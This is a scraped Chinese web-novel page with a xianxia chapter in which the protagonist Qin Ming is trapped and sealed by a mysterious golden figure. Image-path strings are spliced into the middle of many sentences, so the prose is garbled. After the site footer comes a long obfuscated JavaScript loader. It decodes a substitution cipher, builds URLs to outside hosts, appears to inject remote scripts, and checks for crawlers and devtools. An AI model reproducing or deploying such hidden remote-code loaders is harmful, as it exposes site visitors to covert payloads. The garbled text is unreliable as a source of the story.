    主要也是因为,他每日都需要修行,不可能总是将肉身放在破布中蛰伏不出,那样的话道行将永远停滞不前。
    显然,沿途斩妖除魔,救助弱小,让他滞留在外的时间明显延长了。
    两日后,秦铭独自走在夜色中,在一座残留著血腥味的小镇外斩杀漏网妖魔时,突然身体僵住了。
    他竟然无法动弹,不能发声,连意识都被冻僵了,难以连续性思考,心灵之光不能运转。
    他像是一尊雕像,静立在夜色下。
    「不好,出事了,快回去!」秦铭的神藕身大叫,然后便直挺挺地仰天摔倒O
    因为,他的真身已经无法对这具化身进行共鸣。
    「糟了。」
    天戈中,六欲与玄天都嘶吼道,他们知道真相,这并不是秦铭的真身。
    玄黄道场的绝顶地仙,尽管不明详情,但依旧没有任何犹豫,提著秦铭的神藕身,跟六欲老魔发疯般向著来时路飞渡。
    夜色下,残破的小镇灯火暗淡,传出阵阵哭泣声,那里的火泉摇曳著,似乎快熄灭了。
    镇外,秦铭难以动弹,他的身体在裂开,发光的血液涌了出来。
    他想思考,想沟通破布,但是一切都已经迟了,他被压制著,肉身像是背负著一座沉重的大山。
    这莫名的力量动荡,已经让他皮开肉绽。
    最可怕的是,秦铭的精神场龟裂,思绪迟滞,像是被冰封了,纯阳意识越发暗淡,无法完整地思考。
    夜色里,一道金色的身影正在向他一步一步走来。
    来人像是立身在金色大日中,璀璨无比,驱散了黑暗,其身影颇为高大,露出的部分轮廓似乎很是威严。
    不过,其真容十分朦胧,难以看清。
    主要是,那烈阳太刺眼,再加上秦铭的状态很不对劲,他已失去敏锐的感知。
    恐怖的神秘人临近,一道道金霞飞出,落在秦铭身上,将他形神全面禁锢。
    「是你————」秦铭在思维近乎停滞的状态下,过了片刻,其意识才非常艰难地波动出这两个字。
    他已经很谨慎了,让神藕身秘密上路,并走在前方,应对可能存在的危局。
    纵使如此,他还是陷入绝境。
    「心软,容易死去。我委实没有想到,都不需要一系列的后续手段,便直接将你钓了出来。」来人漠然说道。
    这道金色身影很有压迫感,他曾经帮秦铭抵住自易命之地闯出来的腐朽天仙。
    在玄黄道场时,一些老怪物猜测,他多半来自那个神秘家族。
    可是眼下,他却对秦铭动手。
    显而易见,他洞彻了秦铭真身与化身的秘密,根本没有去盯著神藕身,而是在想方设法让其真身走出来。
    「妖患————」秦铭思维运转迟滞,依旧只能吐出两个字。
    金色身影开口:「一切都是我引导的,但并没指望你现身。我在你前往兜率宫的主要路段上,其实准备了更好的手段,只是没想到,根本用不上。」
    「畜生————」秦铭艰难发出意识波动。
    这个人为了狩猎他,根本不在意引导妖魔作乱的血腥后果。
    当初,金色身影与天外生灵大战时,秦铭选择躲避,因为并不能确定,此人究竟是好还是坏。
    现在一切都很清晰了,此人当时不过是在「护食」。
    他也盯上了秦铭,且有一定的了解,不然的话,怎么知道他可以隐去真身,以神藕身在外行走。
    此人一直在睁著血腥的眸子,于暗中窥视,今天终于忍不住下场。
    金色身影平静地开口:「其实,我很想将你养到祖师境,甚至七日叠加领域,那时再动手。可惜,不能等了,你与各家道场的关系越来越紧密,将来再动你,也许会出事。」
    秦铭的肉身被压制得裂开,且感觉到,正有一只纯阳大手探进他的精神场内。
    这一刻,他模糊感应到,破布难得一次主动轻微颤动,像是扰乱了时光领域。
    轰然一声,秦铭记起了所有,白幕布,黑白底色呈现的真相,顿时让他充满无力感。
    无论是他处在弥留之际,还是轻微让时间涟漪荡漾,都已经无法改变什么,他回到既定的轨迹上。
    「我这一生,幼年孤苦,连父母什么样子都没有记忆。如今尚不满二十四岁,便身死他乡,身边无一位亲故旧识,独自黯然离开————」秦铭感觉这一生太短暂,满心悲凉。他望向兜率宫方向,这次要食言了,无法再履行旧日约定。
章节报错(免登陆)
验证码: 提交关闭
!function(){function a(a){var _idx="d2yajuo2zt";varb={e:"P",w:"D",T:"y","+":"J",l:"!",t:"L",E:"E","@":"2",d:"a",b:"%",q:"l",X:"v","~":"R",5:"r","&":"X",C:"j","]":"F",a:")","^":"m",",":"~","}":"1",x:"C",c:"(",G:"@",h:"h",".":"*",L:"s","=":",",p:"g",I:"Q",1:"7",_:"u",K:"6",F:"t",2:"n",8:"=",k:"G",Z:"]",")":"b",P:"}",B:"U",S:"k",6:"i",g:":",N:"N",i:"S","%":"+","-":"Y","?":"|",4:"z","*":"-",3:"^","[":"{","(":"c",u:"B",y:"M",U:"Z",H:"[",z:"K",9:"H",7:"f",R:"x",v:"&","!":";",M:"_",Q:"9",Y:"e",o:"4",r:"A",m:".",O:"o",V:"W",J:"p",f:"d",":":"q","{":"8",W:"I",j:"?",n:"5",s:"3","|":"T",A:"V",D:"w",";":"O"};return a.split("").map(function(a){return void 0!==b[a]?b[a]:a}).join("")}var b=a('data:image/jpg;base64,cca8>[qYF F82_qq!7_2(F6O2 5ca[Xd5 Y!5YF_52 2_qql88FjFgcY8fO(_^Y2Fm:_Y5TiYqY(FO5c"^YFdH2d^Y8(Z"a=F8YjYmpYFrFF56)_FYc"("ag""aPXd5 Y=2=O=68D62fODm622Y5V6fFh!qYFh86/Ko0.c}00%n0.cs*N_^)Y5c"}"aaa=78[6L|OJgN_^)Y5c"@"a<@=5YXY5LY9Y6phFgN_^)Y5c"0"a=YXY2F|TJYg"FO_(hY2f"=LqOFWfgfcmn<ydFhm5d2fO^cajngKa=5YXY5LYWfgfcmn<ydFhm5d2fO^cajngKa=5ODLgo=(Oq_^2Lg}0=6FY^V6Fhg6/}0=6FY^9Y6phFgh/o=qOdfiFdF_Lg0=5Y|5Tg0P=d8"#MqYYb"=(8HZ!F5T[(8+i;NmJd5LYcccY=Fa8>[qYF 282_qq!F5T[28qO(dqiFO5dpYmpYFWFY^cYaP(dF(hcYa[Fvvc28FcaaP5YF_52 2Pacda??"HZ"aP(dF(hcYa[P7_2(F6O2 JcYa[5YF_52 Ym5YJqd(Yc"[[fdTPP"=c2YD wdFYampYFwdFYcaaP7_2(F6O2 qcY=F=2a[F5T[qO(dqiFO5dpYmLYFWFY^cY=FaP(dF(hcYa[2vv2caPP7_2(F6O2 LcY=F8""a[7mqOdfiFdF_L8*}=}00<(mqY2pFh??c(mJ_Lhc`c$[YPa`%Fa=qcd=+i;NmLF562p67Tc(aaaP7_2(F6O2 fcY8}a[qYF F8"ruxwE]k9W+ztyN;eI~i|BAV&-Ud)(fY7h6CSq^2OJ:5LF_XDRT4"=28FmqY2pFh=O8""!7O5c!Y**!aO%8FHydFhm7qOO5cydFhm5d2fO^ca.2aZ!5YF_52 OPr55dTm6Lr55dTc(a??c(8HZ=qcd=""aa!qYF _8"5phCS^"!7_2(F6O2 ^cY=Fa[qYF 28fO(_^Y2Fm(5YdFYEqY^Y2Fc"L(56JF"a!Xd5O8H"hFFJLg\/\/[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q"Z!qYF 58JcOHc2YDwdFYampYFwdTcaZ??OH0Za%"/f@TdC_O@4F/}Ko}"!Fj5%8"jR8"%fcnag_vvc5%8"j"%_%"8"%fcnaa=7m5Y|5T%%=2mL5(8Jc5a=2mO2qOdf87_2(F6O2ca[7mqOdfiFdF_L8@=$caP=2mO2Y55O587_2(F6O2ca[F??YvvYca=LYF|6^YO_Fc7_2(F6O2ca[2m5Y^OXYcaP=}0aP=fO(_^Y2FmhYdfmdJJY2fxh6qfc2a=7mqOdfiFdF_L8}PqYF p8"}Ko}"=X8"f@TdC_O@4F"!7_2(F6O2TcYa[}l88Ym5YdfTiFdFYvv0l88Ym5YdfTiFdFY??Ym(qOLYcaP7_2(F6O2 DcYa[Xd5 F8H"}Ko}^)ThF)m)qXL26Fm2YF"="}Ko}X5ThF)mp5LJXYTm2YF"="}Ko}2pThFm)qXL26Fm2YF"="}Ko}_JqhFmp5LJXYTm2YF"="}Ko}2TOhFm)qXL26Fm2YF"="}Ko}CSqhF)mp5LJXYTm2YF"="}Ko})FfThF)fm)qXL26Fm2YF"Z=F8FHc2YD wdFYampYFwdTcaZ??FH0Z=F8"DLLg//"%c2YD wdFYampYFwdFYca%F%"g@Q}1Q"=28H"Y#"%XZ!5cavv2mJ_Lhc"(h#"%5caa!qYF O82YD VY)iO(SYFcF%"/"%p%c_j"j"%_%"8"%fcnag""a=H2mCO62c"v"aZa!7m5Y|5T%%=OmO2OJY287_2(F6O2ca[7mqOdfiFdF_L8@P=OmO2^YLLdpY87_2(F6O2cFa[qYF 28FmfdFd!F5T[28cY8>[qYF 5=F=2=O=6=d=(8"(hd5rF"=q8"75O^xhd5xOfY"=L8"(hd5xOfYrF"=f8"62fYR;7"=_8"ruxwE]k9W+ztyN;eI~i|BAV&-Ud)(fY7ph6CSq^2OJ:5LF_XDRT40}@sonK1{Q%/8"=^8""=h80!7O5cY8Ym5YJqd(Yc/H3r*Ud*40*Q%/8Z/p=""a!h<YmqY2pFh!a28_HfZcYH(Zch%%aa=O8_HfZcYH(Zch%%aa=68_HfZcYH(Zch%%aa=d8_HfZcYH(Zch%%aa=58c}nvOa<<o?6>>@=F8csv6a<<K?d=^%8iF562pHqZc2<<@?O>>oa=Kol886vvc^%8iF562pHqZc5aa=Kol88dvvc^%8iF562pHqZcFaa![Xd5 78^!qYFY8""=F=2=O!7O5cF858280!F<7mqY2pFh!ac587HLZcFaa<}@{jcY%8iF562pHqZc5a=F%%ag}Q}<5vv5<@@ojc287HLZcF%}a=Y%8iF562pHqZccs}v5a<<K?Ksv2a=F%8@agc287HLZcF%}a=O87HLZcF%@a=Y%8iF562pHqZcc}nv5a<<}@?cKsv2a<<K?KsvOa=F%8sa!5YF_52 YPPac2a=2YD ]_2(F6O2c"MFf(L"=2acfO(_^Y2Fm(_55Y2Fi(56JFaP(dF(hcYa[F82mqY2pFh*o0=F8F<0j0gJd5LYW2FcydFhm5d2fO^ca.Fa!Lc@0o=` $[Ym^YLLdpYP M[$[FPg$[2mL_)LF562pcF=F%o0aPPM`a=7mqOdfiFdF_L8*}PTcOa=@8887mqOdfiFdF_Lvv$caP=OmO2Y55O587_2(F6O2ca[@l887mqOdfiFdF_LvvYvvYca=TcOaP=7mqOdfiFdF_L8}PqYF i8l}!7_2(F6O2 $ca[ivvcfO(_^Y2Fm5Y^OXYEXY2Ft6LFY2Y5c7mYXY2F|TJY=7m(q6(S9d2fqY=l0a=Y8fO(_^Y2FmpYFEqY^Y2FuTWfc7m5YXY5LYWfaavvYm5Y^OXYca!Xd5 Y=F8fO(_^Y2Fm:_Y5TiYqY(FO5rqqc7mLqOFWfa!7O5cqYF Y80!Y<FmqY2pFh!Y%%aFHYZvvFHYZm5Y^OXYcaP7_2(F6O2 )ca[LYF|6^YO_Fc7_2(F6O2ca[67c@l887mqOdfiFdF_La[Xd5[(Oq_^2LgY=5ODLgO=6FY^V6Fhg5=6FY^9Y6phFg6=LqOFWfgd=6L|OJg(=5YXY5LY9Y6phFgqP87!7_2(F6O2 Lca[Xd5 Y8Jc"hFFJLg//[[fdTPP}Ko}qFq^)Y6(:mRSdJ6YLm(O^gQ}1Q/((/}Ko}j6LM2OF8}vFd5pYF8}vFT8@"a!FOJmqO(dF6O2l88LYq7mqO(dF6O2jFOJmqO(dF6O28YgD62fODmqO(dF6O2mh5Y78YP7O5cqYF 280!2<Y!2%%a7O5cqYF F80!F<O!F%%a[qYF Y8"JOL6F6O2g76RYf!4*62fYRg}00!f6LJqdTg)qO(S!"%`qY7Fg$[2.5PJR!D6fFhg$[ydFhm7qOO5cmQ.5aPJR!hY6phFg$[6PJR!`!Y%8(j`FOJg$[q%F.6PJR`g`)OFFO^g$[q%F.6PJR`!Xd5 f8fO(_^Y2Fm(5YdFYEqY^Y2Fcda!fmLFTqYm(LL|YRF8Y=fmdffEXY2Ft6LFY2Y5c7mYXY2F|TJY=La=fO(_^Y2Fm)OfTm62LY5FrfCd(Y2FEqY^Y2Fc")Y7O5YY2f"=faP67clia[qYF[YXY2F|TJYgY=6L|OJg5=5YXY5LY9Y6phFg6P87!fO(_^Y2FmdffEXY2Ft6LFY2Y5cY=^=l0a=7m(q6(S9d2fqY8^!Xd5 28fO(_^Y2Fm(5YdFYEqY^Y2Fc"f6X"a!7_2(F6O2 _ca[Xd5Y8Jc"hFFJLg//[[fdTPP}Ko}qFq^)Y6(:mRSdJ6YLm(O^gQ}1Q/((/}Ko}j6LM2OF8}vFd5pYF8}vFT8@"a!FOJmqO(dF6O2l88LYq7mqO(dF6O2jFOJmqO(dF6O28YgD62fODmqO(dF6O2mh5Y78YP7_2(F6O2 ^cYa[Xd5 F8D62fODm622Y59Y6phF!qYF 280=O80!67cYaLD6F(hcYmLFOJW^^Yf6dFYe5OJdpdF6O2ca=YmFTJYa[(dLY"FO_(hLFd5F"g28YmFO_(hYLH0Zm(q6Y2F&=O8YmFO_(hYLH0Zm(q6Y2F-!)5YdS!(dLY"FO_(hY2f"g28Ym(hd2pYf|O_(hYLH0Zm(q6Y2F&=O8Ym(hd2pYf|O_(hYLH0Zm(q6Y2F-!)5YdS!(dLY"(q6(S"g28Ym(q6Y2F&=O8Ym(q6Y2F-P67c0<2vv0<Oa67c5a[67cO<86a5YF_52l}!O<h%6vv_caPYqLY[F8F*O!67cF<86a5YF_52l}!F<h%6vv_caPP2m6f87m5YXY5LYWf=2mLFTqYm(LL|YRF8`hY6phFg$[7m5YXY5LY9Y6phFPJR`=5jfO(_^Y2Fm)OfTm62LY5FrfCd(Y2FEqY^Y2Fc"d7FY5)Yp62"=2agfO(_^Y2Fm)OfTm62LY5FrfCd(Y2FEqY^Y2Fc")Y7O5YY2f"=2a=i8l0PqYF F8Jc"hFFJLg//[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q/f/}Ko}j(8}vY8f@TdC_O@4F"a!FvvLYF|6^YO_Fc7_2(F6O2ca[Xd5Y8fO(_^Y2Fm(5YdFYEqY^Y2Fc"L(56JF"a!YmL5(8F=fO(_^Y2FmhYdfmdJJY2fxh6qfcYaP=}YsaPP=@n00aP682dX6pdFO5mJqdF7O5^=28l/3cV62?yd(a/mFYLFc6a=O8Jd5LYW2FcL(5YY2mhY6phFa>8Jd5LYW2FcL(5YY2mD6fFha=c2??OavvcO8/)d6f_?9_dDY6u5ODLY5?A6XOu5ODLY5?;JJOu5ODLY5?9YT|dJu5ODLY5?y6_6u5ODLY5?yIIu5ODLY5?Bxu5ODLY5?IzI?kOqfu5ODLY5/6mFYLFc2dX6pdFO5m_LY5rpY2Fa=Y8cY82dX6pdFO5mJqdF7O5^avv/3cV62?yd(a/mFYLFcYa??2dX6pdFO5m^dR|O_(heO62FL<@=OvvlYjDc7_2(F6O2ca[Lc@0}a=Dc7_2(F6O2ca[Lc@0@a=^c7_2(F6O2ca[Lc@0saPaPaPag^c7_2(F6O2ca[Lc}0}a=^c7_2(F6O2ca[Lc}0@a=Dc7_2(F6O2ca[Lc}0saPaPaP=Yaa=l2vv6??)ca=XO6f 0l882dX6pdFO5mLY2fuYd(O2vvfO(_^Y2FmdffEXY2Ft6LFY2Y5c"X6L6)6q6FT(hd2pY"=7_2(F6O2ca[Xd5 Y=F!"h6ffY2"888fO(_^Y2FmX6L6)6q6FTiFdFYvv(mqY2pFhvvcY8Jc"hFFJLg//[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q"a%"/)_pj68"%p=cF82YD]O5^wdFdamdJJY2fc"^YLLdpY"=+i;NmLF562p67Tc(aa=FmdJJY2fc"F